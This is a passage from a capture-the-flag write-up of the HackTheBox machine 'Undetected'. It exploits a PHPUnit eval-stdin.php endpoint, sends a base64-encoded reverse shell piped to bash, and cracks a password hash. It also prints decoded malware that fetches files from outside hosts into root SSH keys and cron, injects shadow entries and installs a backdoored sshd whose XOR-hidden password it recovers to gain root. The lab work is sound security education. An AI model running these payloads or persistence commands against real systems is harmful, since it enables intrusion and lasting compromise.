4 Host: store.djewelry.htb
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
6 Gecko/20100101 Firefox/91.0
7 Accept:
8 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
9 Accept-Language: en-US,en;q=0.5
10 Accept-Encoding: gzip, deflate
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13 Sec-GPC: 1
14 Content-Type: application/x-www-form-urlencoded
15 Content-Length: 24
16
17 <?php system("whoami")?>


1 HTTP/1.1 200 OK
2 Date: Sat, 05 Mar 2022 11:03:11 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 9
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 www-data
9
```



## 2.0 INITIAL FOOTHOLD

### 2.1 Inject reverse shell


Reverse shell with base64 encoded.



```
1 POST
2 /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
3 HTTP/1.1
4 Host: store.djewelry.htb
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
6 Gecko/20100101 Firefox/91.0
7 Accept:
8 text/html,application/xhtml+xml,application/xml;q=0.
9 9,image/webp,*/*;q=0.8
10 Accept-Language: en-US,en;q=0.5
11 Accept-Encoding: gzip, deflate
12 Connection: close
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 24
17
18 <?php system("echo -n
19 'cm0gL3RtcC9zZDtt2ZpZm8gL3RtcC9zZDttjYXQgL3RtcC9zZDtt
20 vYmluL3NoIClpICAYPiYxfG5jIDFwLjE0LjEzIDU1NTUgPi9
21 0bXAVc2Q=' | base64 -d | bash")?>
```

### 2.2 Shell gained

After send the request, we get connection back from the server.



```
sodanew@kaline:~/Documents/HTB/Machine/Linux/Undetected$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.146.
Ncat: Connection from 10.10.11.146:42822.
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty; pty.spawn('bash');"
export TERM=xterm-256colorwww-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$
<it/phpunit/src/Util/PHP$ export TERM=xterm-256color
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ ^Z
[1]+  Stopped                  nc -lvnp 5555
sodanew@kaline:~/Documents/HTB/Machine/Linux/Undetected$ stty raw -echo; fg
nc -lvnp 5555

www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ stty rows 40 columns 169
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$
```

## 2.3 Console users

Check for the console users. Discover steven and steven1 users are allowed to login as tty shell.

```
www-data@production:/var/www/main$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
steven:x:1000:1000:Steven Wright:/home/steven:/bin/bash
steven1:x:1000:1000:,,,:/home/steven:/bin/bash
```

## 2.4 Locate Files and Directories of www-data

Locate the files and directories of www-data groups. Discover '/var/www/backups', quite interesting for us to enumerate.

```
www-data@production:/var/www/store/vendor/phpunit/phpunit/src/Util/PHP$ find / -group www-data 2> /dev/null | grep -v /proc | grep
-v /www
/tmp/tmux-33
/dev/shm/suid3num.py
/dev/shm/linpeas.sh
/var/cache/apache2/mod_cache_disk
/var/backups/info
```

## 2.5 Info backups file

Discover that file type of 'info' is ELF file.

```
www-data@production:/var/backups$ ls -la
total 900
drwxr-xr-x  2 root    root      4096 Jul  2 06:25 .
drwxr-xr-x 13 root    root      4096 Feb  8 19:59 ..
-rw-r--r--  1 root    root      51200 Jul  1 06:25 alternatives.tar.0
-rw-r--r--  1 root    root     34011 Feb  8 19:05 apt.extended_states.0
-rw-r--r--  1 root    root       268 Jun  4 2021 dpkg.diversions.0
-rw-r--r--  1 root    root       139 Jun  4 2021 dpkg.diversions.1.gz
-rw-r--r--  1 root    root       172 Jul  4 2021 dpkg.statoverride.0
-rw-r--r--  1 root    root       161 Jul  4 2021 dpkg.statoverride.1.gz
-rw-r--r--  1 root    root     615929 Feb  8 19:06 dpkg.status.0
-rw-r--r--  1 root    root     157933 Feb  8 19:06 dpkg.status.1.gz
-r-x----- 1 www-data www-data 27296 May 14 2021 info
www-data@production:/var/backups$ file info | tr ',' '\n'
info: ELF 64-bit LSB shared object
x86-64
version 1 (SYSV)
dynamically linked
interpreter /lib64/ld-linux-x86-64.so.2
BuildID[sha1]=0dc004db7476356e9ed477835e583c68f1d2493a
for GNU/Linux 3.2.0
not stripped
```


## 2.6 ELF File enumeration

We can transfer the ELF file into attacker machine and enumerate it. Discovered some bash script and following by a longs hex.

```
ockopt(PACKET RX RING)[-] socket(AF_PACKET)lo[-] bind(AF_PACKET)[-] sendto(SOCK RAW)[-] socket(SOCK RAW)[-] socket(SOCK_DGRAM)[-] k
logctl(SYSLOG ACTION SIZE BUFFER)[-] klogctl(SYSLOG ACTION READ ALL)Freeing SMP[-] substring 's' not found in dmesg
ffff/bin/bash-c776765742074656d7066696c65732e78797a2f617574686f72697a65645f6b657973202d4f202f726f6f742f2e7373682f617574686f72697a65
645f6b657973202f76765742074656d7066696c65732e78797a2f617574686f72697a65645f6b657973202d4f202f7676742f2e7373682f617574686f72697a65
22f6c69622f2e6d61696e3b206563686f20222a2033202a202a202726f6f74202f7661722f2f6c69622f2e6d61696e22203e3e202f6574632f63726f6e7461623b
2061776b202d46223a2220272437203d3d20222f62696e2f6261736822202626202433203e3d2031303030207b73797374656d28226563686f2022243122313a5c2
4365c247a5337796b4866464d673361596874345c2431495572685a616e5275445a6866316f49646e6f4f76586f6f6c4b6d6c77626b656742586b2e567447673738
654c3757424d364f724e7447625a784b427450753855666d39684d30522f424c6441436f513054396e2f3a31383831333a303a39393939393a373a3a3a203e3e202
f6574632f736861646f7722297d27202f6574632f7061737377643b2061776b202d46223a2220272437203d3d20222f62696e2f6261736822202626202433203e3d
2031303030207b73797374656d28226563686f2022243122202224332220222436222022243722203e20275736572732e74787422297d27202f6574632f706173737
7643b207768696c652072656164202d7220757365722067726f757020686f6d65207368656c6c205f3b20646f206563686f202224757365722231223a783a246772
6f75703a2467726f75703a2c2c2c3a24686f6d653a247368656c6c22203e3e202f6574632f7061737377643b20646f6e65203c20275736572732e7478743b20726d2
075736572732e7478743b[-] fork()/etc/shadow[-] checking if we got root[-] something went wrong =[+] got r00t ^.^[-] unshare(CLONE_N
EWUSER)deny/proc/self/setgroups[-] write_file(/proc/self/set_groups)0 %d 1
/proc/self/uid_map[-] write_file(/proc/self/uid_map)/proc/self/gid_map[-] write_file(/proc/self/gid_map)[-] sched_setaffinity()/sbi
n/ifconfig lo up[-] system(/sbin/ifconfig lo up)[-] starting[-] namespace sandbox set up[-] KASLR bypass enabled, getting kernel ad
dr[-] done, kernel text: %lx
[-] commit_creds: %lx
[-] prepare_kernel_cred: %lx
[-] native_write_cr4: %lx
[-] padding heap[-] done, heap is padded[-] SMEP & SMAP bypass enabled, turning them off[-] done, SMEP & SMAP should be off now[-]
executing get root payload %p
[-] done, should be root now0000080000 000u000xh000a00000000<000000000080000X@000xc0000+000000000000G00000008a000\0000|000009
0000x00000000000000-P000X00000zRx
```

### 2.6.1 Bash Script

We can unhex the strings, discover another bash script.



## 2.6.2 Hash Password

In the bash script, discovered a hashed password

```
''' bash
wget tempfiles.xyz/authorized_keys -O /root/.ssh/authorized_keys; wget tempfiles.xyz/.main -O /var/lib
/.main; chmod 755 /var/lib/.main; echo "* 3 * * * root /var/lib/.main" >> /etc/crontab; awk -F":" '$7
==" /bin/bash" && $3 >= 1000 {system("echo "$1":\${$6$zS7ykHfFMg3aYht4$1IUrhZanRuDZhfl0IdnoOvXoolKml-
wbkegBXk.VtGg78eL7WBM60rNtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T9n/:18813:0:99999:7::: >> /etc/shadow)}}' /etc/
passwd; awk -F":" '$7 == "/bin/bash" && $3 >= 1000 {system("echo "$1" "$3" "$6" "$7" > users.txt)}}' /
etc/passwd; while read -r user group home shell _; do echo "$user"1:x:$group:$group:,:$home:$shell"
>> /etc/passwd; done < users.txt; rm users.txt;
```

## 2.6.3 Hash Crack

We can use hashcat to crack the hash and obtain password. But we don't know who this password belongs to.

```
$6$zS7ykHfFMg3aYht4$1IUrhZanRuDZhfl0IdnoOvXoolKmlwbkegBXk.VtGg78eL7WBM60rNtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T9n/:ihatehackers
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target.....: $6$zS7ykHfFMg3aYht4$1IUrhZanRuDZhfl0IdnoOvXoolKmlwb...Q0T9n/
Time.Started.....: Sat Mar 5 19:33:09 2022 (1 min, 52 secs)
Time.Estimated...: Sat Mar 5 19:35:01 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 806 H/s (7.85ms) @ Accel:128 Loops:256 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 89088/14344384 (0.62%)
Rejected.....: 0/89088 (0.00%)
Restore.Point....: 88960/14344384 (0.62%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4864-5000
Candidate.Engine.: Device Generator
Candidates.#1....: iloveyou94 -> hairy
Hardware.Mon.#1..: Util: 98%

Started: Sat Mar 5 19:32:53 2022
Stopped: Sat Mar 5 19:35:02 2022
sodanew@kaline:~/Documents/HTB/Machine/Linux/Undetected/target-items$
```

## 2.7 Brute Force Credentials

Tested multiple attempts for root, steven and steven1. Finally, steven1:ihatehackers are the valid credentials for it.

```
www-data@production:/$ su steven1
Password:
steven@production:/$ id
uid=1000(steven) gid=1000(steven) groups=1000(steven)
steven@production:/$
```

## 2.8 Machine Enumeration

### 2.8.1 Network Status

Discover that additional ports opened.

```
Active Ports
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.53:53          0.0.0.0:*        LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*        LISTEN      -
tcp6       0      0 :::80                  :::*             LISTEN      -
tcp6       0      0 :::22                  :::*             LISTEN      -
```

### 2.8.2 Steven Mails

Discover that we can get temporary password from Mark user to access the temporary server.

But there is no Mark user in the victim machine.

```
steven@production:/var/mail$ cat steven
From root@production Sun, 25 Jul 2021 10:31:12 GMT
Return-Path: <root@production>
Received: from production (localhost [127.0.0.1])
    by production (8.15.2/8.15.2/Debian-18) with ESMTTP id 80FAcdZ171847
    for <steven@production>; Sun, 25 Jul 2021 10:31:12 GMT
Received: (from root@localhost)
    by production (8.15.2/8.15.2/Submit) id 80FAcdZ171847;
    Sun, 25 Jul 2021 10:31:12 GMT
Date: Sun, 25 Jul 2021 10:31:12 GMT
Message-Id: <202107251031.80FAcdZ171847@production>
To: steven@production
From: root@production
Subject: Investigations

Hi Steven.

We recently updated the system but are still experiencing some strange behaviour with the Apache service.
We have temporarily moved the web store and database to another server whilst investigations are underway.
If for any reason you need access to the database or web application code, get in touch with Mark and he
will generate a temporary password for you to authenticate to the temporary server.

Thanks,
sysadmin
```

From the email hint, we know that we can access to the Apache directory in `'/etc/apache2/mods-enabled'` and to check what module being installed for the Apache services. We can see that only the reader.load are installed earlier compared to other files, as other file are installed on July 4.

```
lrwxrwxrwx 1 root root 34 Jul 4 2021 negotiation.load -> ../mods-available/negotiation.load
lrwxrwxrwx 1 root root 29 Jul 4 2021 php7.4.conf -> ../mods-available/php7.4.conf
lrwxrwxrwx 1 root root 29 Jul 4 2021 php7.4.load -> ../mods-available/php7.4.load
lrwxrwxrwx 1 root root 29 May 17 2021 reader.load -> ../mods-available/reader.load
lrwxrwxrwx 1 root root 33 Jul 4 2021 reqtimeout.conf -> ../mods-available/reqtimeout.conf
lrwxrwxrwx 1 root root 33 Jul 4 2021 reqtimeout.load -> ../mods-available/reqtimeout.load
lrwxrwxrwx 1 root root 31 Jul 4 2021 setenvif.conf -> ../mods-available/setenvif.conf
lrwxrwxrwx 1 root root 31 Jul 4 2021 setenvif.load -> ../mods-available/setenvif.load
lrwxrwxrwx 1 root root 29 Jul 4 2021 status.conf -> ../mods-available/status.conf
lrwxrwxrwx 1 root root 29 Jul 4 2021 status.load -> ../mods-available/status.load
steven@production:/etc/apache2/mods-enabled$
```

### 2.8.3 Apache module

Access to the extended reader.load file in '/etc/apache2/mods-available'. Discover a mod\_reader.o file.

```
steven@production:/etc/apache2/mods-available$ ls -la | grep reader
-rw-r--r-- 1 root root 37616 Jul  5  2021 mod_reader.o
-rw-r--r-- 1 root root   69 May 17  2021 reader.load
```

Transfer this file into attacker machine and discovered this is a binary file.

```
$ file mod_reader.o | tr ',,' '\n'
mod_reader.o: ELF 64-bit LSB relocatable
x86-64
version 1 (SYSV)
with debug_info
not stripped
```

Discover interesting, odd base64 strings

```
$ strings mod_reader.o
AUATUSH
<=tlH
[]A\A]
D$(1
D$(dH+
ABCDEFGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
reader
/bin/bash
mod_reader.c
d2dldCBzaGFyZWZpbGVzLnh5ei9pbWFnZS5qcGVnIC1PIC91c3Ivc2Jpbj9zc2hk0yB0b3VjaCATZCBgZGF0ZSArJVktJW0tJWQgLXIgL3Vzci9zYmluL2EyZW5tb2RgIC91c3Ivc2Jpbj9zc2hk
42PA
w#%
!uri
!log
&pid
```

Decode it and we get '/usr/sbin/sshd' file being executed. We can check this file on victim machine.

The screenshot shows a web-based Base64 decoder tool. On the left, under the 'Recipe' tab, the 'From Base64' section is active. It shows a dropdown menu set to 'Alphabet' with the value 'A-Za-z0-9+/=' and checkboxes for 'Remove non-alphabet chars' (checked) and 'Strict mode' (unchecked). The 'Input' field on the right contains a long Base64 string: 'd2dldCBzaGFyZWZpbGVzLnh5ei9pbWFnZS5qcGVnIC1PIC91c3Ivc2Jpbj9zc2hk0yB0b3VjaCATZCBgZGF0ZSArJVktJW0tJWQgLXIgL3Vzci9zYmluL2EyZW5tb2RgIC91c3Ivc2Jpbj9zc2hk'. The 'Output' field at the bottom shows the decoded result: 'wget sharefiles.xyz/image.jpeg -O /usr/sbin/sshd; touch -d `date +%Y-%m-%d` -r /usr/sbin/a2enmod /usr/sbin/sshd'. The output is highlighted in yellow.

## 2.9 SSHD BIN Enumeration

Transfer the file '/usr/sbin/sshd' from victim machine into attacker machine. Discover that this is an ELF file. Use Ghidra to disassembly it and easy for analyse.


```
(sodanew@kali) - [~/.../Machine/Linux/Undetected/target-items]
$ md5sum sshd.elf
9ae629656c6f72dc957358b1f41df27e  sshd.elf

(sodanew@kali) - [~/.../Machine/Linux/Undetected/target-items]
$ chmod +x sshd.elf

(sodanew@kali) - [~/.../Machine/Linux/Undetected/target-items]
$ file sshd.elf | tr ', ' '\n'
sshd.elf: ELF 64-bit LSB pie executable
x86-64
version 1 (SYSV)
dynamically linked
interpreter /lib64/ld-linux-x86-64.so.2
BuildID[sha1]=81f92a57f5fc9f678359f6da9f922af23b7fd8bd
for GNU/Linux 3.2.0
with debug_info
not stripped
```

### 2.9.1 Auth Password Method

In the `auth_password()` method. We found the backdoor variable used to do something. From this method, we can see that backdoor variable is separated and the final value of the backdoor will be used to XOR 0x96.



```
Decompile: auth_password - (sshd.elf)
13  size_t sVar6;
14  byte bVar7;
15  int iVar8;
16  long in_FS_OFFSET;
17  char backdoor [31];
18  byte local_39 [9];
19  long local_30;
20
21  bVar7 = 0xd6;
22  ctxt = (Authctxt *)ssh->authctxt;
23  local_30 = *(long *) (in_FS_OFFSET + 0x28);
24  backdoor._28_2_ = 0xa9f4;
25  ppVar1 = ctxt->pw;
26  iVar8 = ctxt->valid;
27  backdoor._24_4_ = 0xbcf0b5e3;
28  backdoor._16_8_ = 0xb2d6f4a0fda0b3d6;
29  backdoor[30] = -0x5b;
30  backdoor._0_4_ = 0xf0e7abd6;
31  backdoor._4_4_ = 0xa4b3a3f3;
32  backdoor._8_4_ = 0xf7bbfdc8;
33  backdoor._12_4_ = 0xfdb3d6e7;
34  pbVar4 = (byte *)backdoor;
35  while( true ) {
36      pbVar5 = pbVar4 + 1;
37      *pbVar4 = bVar7 ^ 0x96;
38      if (pbVar5 == local_39) break;
39      bVar7 = *pbVar5;
40      pbVar4 = pbVar5;
41  }
42  iVar2 = strcmp(password,backdoor);
43  uVar3 = 1;
44  if (iVar2 != 0) {
45      sVar6 = strlen(password);
46      uVar3 = 0;
47      if (sVar6 < 0x401) {
48          if ((ppVar1->pw_uid == 0) && (options.permit_root_login != 3)) {
```



## 2.9.2 Password 1

Rearrange those backdoor value and XOR it. Discover something like a password.

The screenshot shows a web-based hex-to-text conversion tool. The interface is divided into three main sections: 'Recipe', 'Input', and 'Output'.  
- The 'Recipe' section on the left has a yellow background and contains settings for 'From Hex' (Delimiter: Auto), 'XOR' (Key: 96, HEX), and 'Scheme' (Standard).  
- The 'Input' section in the top right contains a list of 8 hexadecimal values: 0xf0e7abd6, 0xa4b3a3f3, 0xf7bbfdc8, 0xfdb3d6e7, 0xb2d6f4a0fda0b3d6, 0xbcf0b5e3, 0xa9f4, and 0xa5.  
- The 'Output' section at the bottom right shows the result of the conversion: 'fq=@2%5ea-k^k%@q\$b6k6%@\*f#u?b3'. It also displays statistics: time: 2ms, length: 31, and lines: 1.

Test SSH Login with the password but failed.

```
└─$ ssh root@10.10.11.146
root@10.10.11.146's password:
Permission denied, please try again.
root@10.10.11.146's password:
Permission denied, please try again.
root@10.10.11.146's password:
root@10.10.11.146: Permission denied (publickey,password).
```

### 2.9.3 Password 2

Try swap with endianness and change the split that 16-byte long hex. Please compare with the previous input result to see what is the different on the input. Now we get another raw text password. Let try it with root ssh login again.

The screenshot shows a hex editing tool interface. On the left is the 'Recipe' panel, and on the right are the 'Input' and 'Output' panels.

**Recipe Panel:**

- Swap endianness:** Data format is 'Hex', Word length (bytes) is '4', and 'Pad incomplete words' is unchecked.
- From Hex:** Delimiter is 'Auto'.
- XOR:** Key is '96', Scheme is 'Standard', and 'Null preserving' is unchecked.

**Input Panel:**

0xf0e7abd6  
0xa4b3a3f3  
0xf7bbfdc8  
0xfdb3d6e7  
0xfda0b3d6  
0xb2d6f4a0  
0xbc f0b5e3  
0xa5a9f4

**Output Panel:**

@=qfe5%2^k-aq@%k@%6k6b@su#f\*b?3

Metadata for Input and Output:

start:	end:	length:	line:
0	31	31	1

## 3.0 PRIVILEGE ESCALATION

### 3.1 Root Shell gained

Retry the credentials with [password2](#) we found, and we successfully logged into the machine as root user.

```
└─$ ssh root@10.10.11.146
root@10.10.11.146's password:
Last login: Sat Jul  2 04:52:36 2022 from 10.10.14.38
root@production:~# id
uid=0(root) gid=0(root) groups=0(root)
root@production:~# whoami
root
root@production:~# cat /etc/shadow
root:$6$xydXHZz1PY4U0lU$qJDDFjfkXQnhUcESjCaoCwjMT9gAPnyCLJ8U5l2KS1003hPMUVxA0UZwvcm87Vkz0Vyc./cDsb2nNZT0dYIbv.:19031:0:99999:7::
daemon*:18659:0:99999:7:::
bin*:18659:0:99999:7:::
```